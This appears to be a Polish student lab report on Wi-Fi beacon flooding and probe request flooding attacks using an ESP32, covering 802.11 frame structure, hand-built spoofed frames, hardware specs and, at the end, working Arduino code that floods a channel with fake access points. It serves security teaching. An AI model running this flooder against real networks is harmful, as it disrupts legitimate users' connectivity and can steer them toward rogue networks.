Sprzętowe aspekty cyberbezpieczeństwa

Projekt: Atak „Beacon flooding” oraz „Probe Request flooding” na platformie ESP32

Opracowali:

Kacper Góra

Spis treści

1. Wstęp teoretyczny


1.1 Ramka Beacon

1.1.1 Opis ramki

Ramka beacon jest częścią standardu 802.11, który jest zbiorem protokołów używanych w bezprzewodowych sieciach lokalnych (Wi-Fi). Jest to ramka wysyłana przez punkt dostępowy (access point) w regularnych odstępach czasowych, aby ogłosić istnienie sieci oraz umożliwić stacjom mobilnym znajdowanie i identyfikowanie sieci oraz dopasowywanie parametrów dołączenia do niej.

W sieci, punkt dostępowy jest odpowiedzialny za przesyłanie ramek beacon. Obszar, w którym pojawiają się ramki beacon, definiuje podstawową strefę usług (basic service area, BSA). Wszelka komunikacja w sieci infrastrukturalnej odbywa się poprzez punkt dostępowy, więc stacje w sieci muszą być wystarczająco blisko, aby słyszeć ramki beacon. Ramki beacon są kluczowe dla wielu zadań konserwacji sieci, takich jak identyfikacja sieci, wyszukiwanie i dołączanie do sieci przez urządzenia mobilne oraz utrzymanie stabilnej łączności.

1.1.2 Budowa ramki



Rysunek 1 Budowa ramki Beacon

- Frame Control – pole ramki składające się z pól (Protocol, Type, Sub type, ToDS, FromDS, More Frag, Retry, Pwr Mgmt, More Data, WEP, Order), gdzie najważniejsze pola dla raki Beacon to:
    - Type – 2 bitowe pole określające typ ramki [00_2 – ramki zarządzające, 01_2 – ramki kontrolne, 10_2 – ramki danych], aby wysłać ramke Beacon należy ustawić pole Type = 00_2, ponieważ ramka Beacon jest ramką zarządzającą.
    - Sub type – 4 bitowe pole określające podtyp ramki, należy ustawić 1000_2, aby przesłać ramkę Beacon
    - ToDS – 1 bitowe pole określające czy ramka jest kierowana do punktu dostępowego, należy ustawić na 0_2.
    - FromDS – 1 bitowe pole określające czy ramka jest kierowana z punktu dostępowego, należy ustwić na 1_2.

- Duration – 2 bajtowe pole, gdy przesyłana jest ramka Beacon ustawiona jest wartość 0000000000000000_2.
- DA – 6 bajtowe pole określające adres MAC odbiorcy, jako że ramka Beacon jest typu rozgłoszeniowego wpisana jest wartość $FFFFFFFFFFFF_{16}$.
- SA – 6 bajtowe pole określające adres MAC źródła, czyli w przypadku ramki Beacon adres MAC punktu dostępowego.
- BSSID – 6 bajtowe pole określające adres MAC określające obszar BSS, w sieciach z jednym punktem dostępowym BSSID jest równe adresowi MAC punktu dostępowego.
- Seq-ctl – pole służące do defragmentacji oraz odrzucani zduplikowanych ramek.
- Frame Body – zmienne co do długości pole, które zawiera:
    - Timestamp – 8 bajtowe pole służące do synchronizacji punktu dostępowego ze stacjami,
    - Beacon Interval – 2 bajtowe pole określające odstęp czasowy pomiędzy cyklicznym przesyłaniem ramek Beacon, domyślnie w większości sprzętu ustalana jest na 100 jednostek czyli w przybliżeniu 100 ms, dla efektywnego ataku Beacon flooding można ustawić tą wartość na najwyższą ($FFFF_{16}$)
    - Capability Info – 2 bajtowe pole używane w transmisji ramek Beacon do informowania stacji roboczych o ustawieniach sieci. Stacje, które nie spełniają wymagań nie mogą zostać podłączone.
    - SSID – pole o zmiennej długości w zależności do nazwy sieci bezprzewodowej, składa się z Element ID 0 (używany w zapytaniach Probe Requset), Length (1 bajtowe pole określające zmienną długość nazwy sieci) oraz SSID (nazwa sieci od 0 do 32 bajtów).
    - Opcje (wybrane):
        - FH Parameter Set – pole o długości 7 bajtów, zawiera wszystkie parametry niezbędne do obsługi sieci 802.11 opartej na skokach częstotliwości, pole opcjonalne, aby zdefiniować należy ustawić Element ID = 2.
        - DS Parameter Set – pole długości 2 bajtów, przenoszące informacje o najwyższej szybkości transmisji, pole opcjonalne, aby zdefiniować należy ustawić Element ID = 3.
        - CF Parameter Set – pole o długości 8 bajtów, przenoszące informacje o transmisji bezkolizyjnej, element opcjonalny.
        - IBSS Parameter Set – pole o długości 4 bajtów, przenoszące informacje o odstępie czasu między ramkami ATIM w sieci IBSS, pole opcjonalne, aby zdefiniować należy ustawić Element ID = 6.
        - TIM – pole o zmiennej długości, przenoszące informacje o mechanizmie zarządzania energią, pole opcjonalne.
        - Country Info – pole o zmiennej długości przenoszące informację o kraju, aby zdefiniować należy ustawić Element ID = 7.
- FCS – pole o długości 4 bajtów, suma kontrolna sprawdzająca integralności ramki, na jej postawie urządzenie stwierdza poprawność przesyłanej ramki, jest liczona z nagłówka oraz z pola danych na podstawie funkcji CRC-32.

1.1.3 Skonstruowanie Ramki Beacon

Uwzględniając informacje dotyczące ramki Beacon, można skonstruować najprostszą ramkę, bez żadnych opcji, która posłuży do ataku Beacon flooding.

1. Pola z zakresu Mac header:

0x80	0x00	0x00	0x00	0xFF	0xFF
0xFF	0xFF				
				0xC0	0x6C

Rysunek 2 Nagłówek MAC ramki Beacon

- pole Frame Control (subtype = 0x8, type+protocol+flags=0x000)

- pole Duration

- pole DA

- pole SA (może być losowe)

- pole BSS (takie samo jak SA)

- pole Seq-ctl (jeżeli SA MAC się zmienia może być stałe, np. 0xC0, 0x6C)

2. Pole Frame Body:

0x83	0x51	0xF7	0x8F	0x0F	0x00		
0x00	0x00	0xFF	0xFF	0x01	0x04		
0x00	0x06						

Rysunek 3 Zawartość Ramki Beacon

- pole Timestamp (może być losowe, bo sieć nie będzie działać np. 0x83, 0x51, 0xF7, 0x8F, 0x0F, 0x00, 0x00, 0x00)

- pole Beacon Interval (aby skutecznie zatruć pamięć użytkownikowi ustawiamy wartość na maksymalną)

- pole Capability Info (standardowa wartość dla przeciętnej sieci 0x01, 0x04)

- część pola SSID zawierające Element ID (może być losowe np. 0x00)

- część pola SSID zawierające Length (np. 0x06 jeżeli SSID ma być długości 6 bajtów)

- część pola SSID zawierające faktyczne SSID sieci (losowe)

Pole FCS jest obliczane za pomocą algorytmu CRC-32.

1.2 Atak Beacon Flooding

Atak Beacon Flooding, czasem nazywany także atakiem nadmiernego generowania ramek (frame generation attack), jest rodzajem ataku sieciowego, który ma na celu przeciążenie systemu poprzez generowanie dużej liczby tzw. beaconów lub ramek ogłoszeń (beacon frames) w sieci bezprzewodowej. Beacony są krótkimi wiadomościami emitowanymi przez punkty dostępowe (APs) w bezprzewodowej sieci lokalnej (WLAN), które informują urządzenia w sieci o dostępności sieci i jej parametrach.

Głównym celem ataku beacon flooding jest zasymulowanie dużej ilości punktów dostępowych w sieci, co prowadzi do przeciążenia i zakłócenia działania urządzeń w sieci. Jest to szczególnie niebezpieczne, gdyż utrudnia to normalne działanie legalnych użytkowników sieci.

Stacje robocze (np. komputery, smartfony) interpretują atak beacon flooding poprzez otrzymywanie dużej liczby beaconów z różnych punktów dostępowych. Te fałszywe beacony mogą zawierać błędne informacje o sieci, co prowadzi do dezorientacji urządzeń w wyborze najbardziej odpowiedniego punktu dostępowego do połączenia. W rezultacie, urządzenia mogą doświadczać utraty łączności lub dołączać do nieautoryzowanych sieci, co zwiększa ryzyko ataków typu man-in-the-middle lub podsłuchu.

1.3 Ramka Probe Request


1.3.1 Opis ramki

Ramka Probe Request jest częścią standardu 802.11. Jest to ramka wysyłana przez stację mobilną (klienta) w celu aktywnego wyszukiwania dostępnych sieci bezprzewodowych. Ramka Probe Request umożliwia stacjom mobilnym identyfikację punktów dostępowych (access points) oraz uzyskanie informacji o dostępnych sieciach, co pozwala na szybkie i efektywne dołączanie do nich, jest wysyłana zazwyczaj przed uwierzytelnieniem oraz asocjacją stacji z punktem dostępowym.

Ramka zawiera dane, które odbierają punkty dostępowe, a następnie określają czy dana stacja jest z nim kompatybilna i może się podłączyć do sieci. Ramki Probe Request są odbierane przez punkty dostępowe znajdujące się w zasięgu, które odpowiadają na nie ramkami Probe Response, zawierającymi szczegóły dotyczące sieci, takie jak identyfikator SSID, tryby pracy, obsługiwane szybkości transmisji i inne parametry. Dzięki temu stacja mobilna może porównać różne sieci i wybrać tę, do której chce się dołączyć.

Ramki Probe Request są kluczowe dla procesów zarządzania siecią, takich jak szybkie wykrywanie dostępnych punktów dostępowych, analiza warunków sygnału i podejmowanie decyzji o dołączeniu do sieci na podstawie zgromadzonych informacji. Umożliwiają również płynne przełączanie między punktami dostępowymi w trakcie przemieszczania się stacji mobilnej, co jest istotne dla utrzymania ciągłości połączenia w sieciach bezprzewodowych.

1.3.2 Budowa ramki



Rysunek 4 Budowa ramki Probe Request

Budowa nagłówka MAC jest taki sam jak w ramce Beacon, z odpowiednimi wartościami definiującymi ramkę zarządzającą Probe Request (opis pól w punkcie 1.1.2)

- Frame Control – najważniejsze pola dla raki Probe Request to:
  - Type – Type = 00_2, ponieważ ramka Probe Request jest ramką zarządzającą.
  - Sub type – 0100_2, aby przesłać ramkę.
- Duration – 0000000000000000_2 , typowa wartość.
- DA – $FFFFFFFFFFFF_{16}$, adres rozgłoszeniowy.
- SA – losowa wartość.
- BSSID – $FFFFFFFFFFFF_{16}$, adres rozgłoszeniowy.
- Seq-ctl – losowa wartość, może być stała.
- Frame Body – zmienne co do długości pole, które zawiera:


- SSID – pole o zmiennej długości w zależności do nazwy sieci bezprzewodowej, składa się z Element ID 0 (używany w zapytaniach Probe Requset), Length (1 bajtowe pole określające zmienną długość nazwy sieci) oraz SSID (nazwa sieci od 0 do 32 bajtów).
- Supported Rates – pole opcjonalne.
- Extended Supported Rates – pole opcjonalne.

- FCS – standardowa suma kontrolna.

1.3.3 Skonstruowanie Ramki Probe Request

Uwzględniając informacje dotyczące ramki Probe Request, można skonstruować najprostszą ramkę, bez żadnych opcji, która posłuży do ataku Probe Request flooding.

3. Pola z zakresu Mac header:



Rysunek 5 Nagłówek MAC ramk Probe Request

- pole Frame Control (subtype = 0x4, type+protocol+flags=0x000)

- pole Duration

- pole DA (adres rozgłoszeniowy)

- pole SA (może być losowe)

- pole BSS (takie samo jak DA)

- pole Seq-ctl (jeżeli SA MAC się zmienia może być stałe, np. 0x01, 0x00)

4. Pole Frame Body:

Rysunek 6 Zawartość ramki Probe Request

- część pola SSID zawierające Element ID (0x00)

- część pola SSID zawierające Length (uzupełniane w zależności od długości atakowanego AP z SSID)

- część pola SSID zawierające faktyczne SSID sieci (SSID atakowanego AP)

Pole FCS jest obliczane za pomocą algorytmu CRC-32.

1.4 Atak Probe Request flooding

Atak Probe Request flooding z wybranym SSID polega na zalewaniu sieci ramkami Probe Request, które odbiera punkt dostępowy z daną nazwą sieci, a następnie odpowiada na nie ramkami Probe Response. W wyniku tego, że urządzenie otrzymuje wiele zapytań w krótkim czasie, nie jest w stanie odpowiedzieć na wszystkie, co prowadzi do jego zawieszenia lub zmniejszenia prędkości rzeczywistej transmisji danych. Atak jest bardziej skuteczny w przypadku punktów dostępowych średniej jakości. Ponadto, do wykonania ataku wymagana jest znajomość kanału radiowego, na którym pracuje atakowane urządzenie, aby zapytania były dla niego widoczne.

Uniwersalnym, choć kosztownym rozwiązaniem byłaby konfiguracja takiej liczby urządzeń, jaka jest liczba dostępnych kanałów radiowych (w standardzie Europejskim 13), co pozwala na atakowanie wszystkich kanałów jednocześnie, gdy punkt dostępowy pracuje w trybie automatycznego doboru kanału. Alternatywnie, możliwe jest przełączanie się po kanałach po każdej wysłanej ramce, ale wówczas atak nie będzie tak skoncentrowany i skuteczny.

Atak na platformie ESP32 będzie polegał na wykryciu sieci Wi-Fi oraz selektywnym atakowaniu jej, bądź ręcznym wpisaniu nazwy SSID, jeżeli chcemy atakować konkretną, a nie pierwszą wykrytą.

1.5 Platforma ESP32-WROOM

1.5.1 Opis Urządzenia

ESP32-WROOM-32 (ESP-WROOM-32) to moduł MCU Wi-Fi+BT+BLE, który jest przeznaczony do szerokiej gamy zastosowań, począwszy od sieci czujników o niskim zużyciu energii, aż po najbardziej wymagające zadania, takie jak kodowanie głosu, przesyłanie muzyki i dekodowanie plików MP3.

W rdzeniu tego modułu znajduje się układ ESP32-D0WDQ6. Wbudowany układ został zaprojektowany tak, aby był skalowalny i adaptacyjny. Składa się z dwóch rdzeni CPU, które mogą być kontrolowane indywidualnie, a częstotliwość zegara jest regulowana od 80 MHz do 240 MHz.


Integracja Bluetooth, Bluetooth LE i Wi-Fi zapewnia, że można skierować szeroką gamę aplikacji, a moduł jest przyszłościowy: korzystanie z Wi-Fi umożliwia dużą fizyczną zasięg i bezpośrednie połączenie z internetem za pośrednictwem routera Wi-Fi, podczas gdy korzystanie z Bluetooth pozwala użytkownikowi wygodnie łączyć się z telefonem lub nadawać niskoprądowe beacons do jego wykrywania. Prąd uśpienia układu ESP32 wynosi mniej niż 5 μA, co sprawia, że jest odpowiedni do zastosowań zasilanych baterią i elektroniki mobilnej. ESP32 obsługuje prędkość transmisji danych do 150 Mbps i moc wyjściową na antenę wynoszącą 20,5 dBm, aby zapewnić najszerszy fizyczny zasięg. W związku z tym układ oferuje najbardziej zaawansowane specyfikacje w branży i najlepszą wydajność pod względem integracji elektronicznej, zasięgu, zużycia energii i łączności.

System operacyjny wybrany dla ESP32 to freeRTOS z LwIP; TLS 1.2 z akceleracją sprzętową jest również wbudowany. Obsługiwana jest także bezpieczna (zaszyfrowana) aktualizacja przez powietrze (OTA), dzięki czemu deweloperzy mogą nieustannie ulepszać swoje produkty nawet po ich wydaniu.

Tabela 1 ESP32–WROOM–32 Specyfikacja, źródło: Espressif Systems ESP32-WROOM-32 (ESP-WROOM-32)

Kategoria	Opcja	Specyfikacja
Certyfikacja	Certyfikat RF	FCC/CE/IC/TELEC/KCC/SRRC/NCC
	Certyfikat Wi-Fi	Wi-Fi Alliance
	Certyfikat Bluetooth	BQB
	Zielony Certyfikat	RoHS/REACH
Wi-Fi	Protokoły	802.11 b/g/n (802.11n z maksymalną przepustowością 150 Mbps)
	Zakres częstotliwości	2.4 GHz ~ 2.5 GHz
Bluetooth	Protokoły	Bluetooth v4.2 BR/EDR, BLE specyfikacja
	Radio	Odbiornik NZIF z czułością -97 dBm
		Nadajnik klasy: 1, 2 i 3
		AFH
	Audio	CVSD oraz SBC
Osprzętowanie	Złącza	SD card, UART, SPI, SDIO, I2C, LED PWM, Motor PWM, I2S, IR
		GPIO, capacitive touch sensor, ADC, DAC
	On-chip sensor	

	On-board clock	
	Napięcie pracy/ zasilanie	2.7 ~ 3.6V
	Prąd pracy	Średni: 80 mA
	Minimalny prąd dostarczany przez zasilanie	500 mA
	Pracuje w zakresie temperatur	-40°C ~ +85°C
	Zakres temperatury otoczenia	Normalna temperatura
	Rozmiar zapakowania	18±0.2 mm x 25.5±0.2 mm x 3.1±0.15 mm
Oprogramowanie	Tryb Wi-Fi	Station/SoftAP/SoftAP+Station/P2P
	Tryby zabezpieczeń Wi-Fi	WPA/WPA2/WPA2-Enterprise/WPS
	Szyfrowanie	AES/RSA/ECC/SHA
	Aktualizacja oprogramowania	UART Download / OTA
	Software development	Supports Cloud Server Development / SDK
	Protokoły sieciowe	IPv4, IPv6, SSL, TCP/UDP/HTTP/FTP/MQTT
	Konfiguracja użytkownika	Zestaw instrukcji AT, serwer chmurowy, Android/IOS app



Rysunek 7 Zdjęcie poglądowe ESP32–WROOM

1.5.2 Procesor oraz pamięci ESP-32-WROOM

- Procesor (CPU) i Pamięć Wewnętrzna

ESP32-D0WDQ6 zawiera dwa niskoprądowe mikroprocesory Xtensa® 32-bit LX6. Pamięć wewnętrzna obejmuje:

- 448 kB pamięci ROM do uruchamiania i podstawowych funkcji.
- 520 kB (w tym 8 kB szybkiej pamięci RTC) pamięci SRAM wewnętrznej do przechowywania danych i instrukcji.
    - 8 kB pamięci SRAM w RTC, zwanej Szybką Pamięcią RTC, która może być wykorzystywana do przechowywania danych; jest ona dostępna przez główny CPU podczas Uruchamiania RTC z trybu Deep-sleep.
    - 8 kB pamięci SRAM w RTC, zwanej Wolną Pamięcią RTC, która może być dostępna przez koprocesor podczas trybu Deep-sleep.
- 1 kbit eFuse, z czego 320 bitów jest używane dla systemu (adres MAC i konfiguracja układu) i pozostałe 704 bity są zarezerwowane dla aplikacji klienta, w tym szyfrowania Flash i identyfikatora układu (Chip-ID)

- Zewnętrzna pamięć Flash i SRAM:

ESP32 obsługuje wiele zewnętrznych układów pamięci Flash i SRAM podłączanych przez interfejs QSPI. Dodatkowo, ESP32 wspiera sprzętowe szyfrowanie i deszyfrowanie oparte na AES, co chroni programy i dane deweloperów znajdujące się w pamięci Flash.

ESP32 może uzyskiwać dostęp do zewnętrznej pamięci Flash i SRAM poprzez szybkie pamięci podręczne.

- Pamięć Flash zewnętrzna może być odwzorowana jednocześnie w przestrzeni pamięci instrukcji procesora i przestrzeni pamięci tylko do odczytu.
    - Gdy pamięć Flash zewnętrzna jest odwzorowana w przestrzeni pamięci instrukcji procesora, można odwzorować jednocześnie do 11 MB + 248 KB. Należy jednak zauważyć, że jeśli odwzorowano więcej niż 3 MB + 248 KB, wydajność pamięci podręcznej zostanie obniżona z powodu spekulacyjnych odczytów przez procesor.
    - Gdy pamięć Flash zewnętrzna jest odwzorowana w przestrzeni pamięci tylko do odczytu, można odwzorować jednocześnie do 4 MB. Obsługiwane są odczyty 8-bitowe, 16-bitowe i 32-bitowe.
- Zewnętrzna pamięć SRAM może być odwzorowana w przestrzeni pamięci danych procesora. Można odwzorować jednocześnie do 4 MB. Obsługiwane są odczyty i zapisy 8-bitowe, 16-bitowe i 32-bitowe.


ESP32-WROOM-32 zawiera zintegrowaną 4 MB pamięć Flash typu SPI, która jest podłączona do pinów GPIO6, GPIO7, GPIO8, GPIO9, GPIO10 i GPIO11. Te sześć pinów nie może być używanych jako standardowe piny GPIO.

1.5.3 Charakterystyka Wi-Fi ESP-32-WROOM

Tabela 2 Charakterystyka modułu Wi-Fi, źródło: Espressif Systems ESP32-WROOM-32 (ESP-WROOM-32)

Parametr	Tryb	Min	Typowy	Max	Jednostka
Zakres częstotliwości	-	2412	-	2484	Mhz
Impedancja wyjściowa	-	-	50	-	Ω
Moc źródła	11n, MCS7	12	13	14	dBm
	11b mode	17,5	18,5	20	dBm
Czułość odbiornika	11b, 1Mbps	-	-98	-	dBm
	11b, 11Mbps	-	-89	-	dBm
	11g, 6Mbps	-	-92	-	dBm
	11g, 54Mbps	-	-74	-	dBm
	11n, HT20, MCS0	-	-91	-	dBm
	11n, HT20, MCS7	-	-71	-	dBm
	11n, HT40, MCS0	-	-89	-	dBm
	11n, HT40, MCS7	-	-69	-	dBm
Minimalna różnica mocy między sąsiednim kanałem zakłócanym	11g, 6Mbps	-	31	-	dB
	11g, 54Mbps	-	14	-	dB
	11n, HT20, MCS0	-	31	-	dB
	11n, HT20, MCS7	-	13	-	dB

1.5.4 Schemat poglądowy ESP-32-WROOM



Rysunek 8 Schemat ESP–32–WROOM, źródło: Espressif Systems ESP32-WROOM-32 (ESP-WROOM-32)

2. Przeprowadzenie ataku Beacon flooding

2.1 Kod źródłowy

```
#include <esp_wifi.h>
#include <esp_wifi_types.h>
#include <WiFi.h>

String ssid = "1234567890qwertyuiopasdfghjkklzxcvbnm
QWERTYUIOPASDFGHJKLZXCVBNM_";
byte channel;

uint8_t packet[128] = { 0x80, 0x00, 0x00, 0x00,
                        0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
                        0x01, 0x02, 0x03, 0x04, 0x05, 0x06,
                        0x01, 0x02, 0x03, 0x04, 0x05, 0x06,
                        0xc0, 0x6c,
                        0x83, 0x51, 0xf7, 0x8f, 0x0f, 0x00, 0x00, 0x00,
                        0xFF, 0xFF,
                        0x01, 0x04,

                        0x00, 0x06,
                        0x72, 0x72, 0x72, 0x72, 0x72, 0x72
                        };


void setup() {
  delay(500);
  WiFi.mode(WIFI_OFF);
  delay(1000);
  WiFi.mode(WIFI_STA);
  WiFi.disconnect();
}



void loop() {
    channel = 1;
    esp_wifi_set_promiscuous(false);
    esp_wifi_set_channel(channel, WIFI_SECOND_CHAN_NONE);

    packet[10] = packet[16] = random(256);
    packet[11] = packet[17] = random(256);
    packet[12] = packet[18] = random(256);
    packet[13] = packet[19] = random(256);
    packet[14] = packet[20] = random(256);
    packet[15] = packet[21] = random(256);
```

```
    packet[38] = ssid[random(65)];
    packet[39] = ssid[random(65)];
    packet[40] = ssid[random(65)];
    packet[41] = ssid[random(65)];
    packet[42] = ssid[random(65)];
    packet[43] = ssid[random(65)];


    esp_wifi_80211_tx(WIFI_IF_STA, packet, 44, false);
    esp_wifi_80211_tx(WIFI_IF_STA, packet, 44, false);
    esp_wifi_80211_tx(WIFI_IF_STA, packet, 44, false);
}
```

2.1.1 Omówienie kodu

Importowane biblioteki

